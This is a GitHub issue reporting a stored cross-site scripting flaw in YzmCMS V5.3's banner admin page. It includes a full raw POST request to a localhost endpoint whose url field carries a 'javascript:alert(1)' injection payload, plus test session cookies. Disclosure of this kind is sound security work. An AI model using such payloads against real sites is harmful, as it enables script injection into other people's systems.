New issue

Jump to bottom

Cross Site Scripting Vulnerability in Latest Release V5.3 #22

Closed **FiveAourThe** opened this issue on Aug 5, 2019 · 0 comments

FiveAourThe commented on Aug 5, 2019 • edited


Cross Site Scripting Vulnerability in Latest Release V5.3

Hi, I would like to report Cross Site Scripting vulnerability in latest release.

Description:
Cross-site scripting (XSS) vulnerability in banner_list.html

Steps To Reproduce:
1、Login Admin System;
2、create new page
url:http://127.0.0.1/yzmcms/banner/banner/add.html
`POST http://127.0.0.1/yzmcms/banner/banner/add.html HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Content-Length: 107
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://127.0.0.1/yzmcms/banner/banner/add.html
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=32ac906cf4fd00f38d9fd891eeaa3c40; yzmphp_adminid=a4afUreJXZ4pZ5mTo0F3vxcDfFM6sJ0sYQel1-p3; yzmphp_adminname=b11bhadgtkARA-vRFm900d0gCKxml4clz75JmY-U-o9rsIs; yzmphp_catid=8e57881gPizoimKE-eME9mjZLBndVDbBZ_1YeKHo

title=XSS&url=javascript%3Aalert%281%29&typeid=0&image=xss&listorder=1&status=1&dosubmit=%E6%8F%90%E4%BA%A4`



3、Click links

Release Info:
V5.3

yzmcms closed this as completed on Aug 12, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants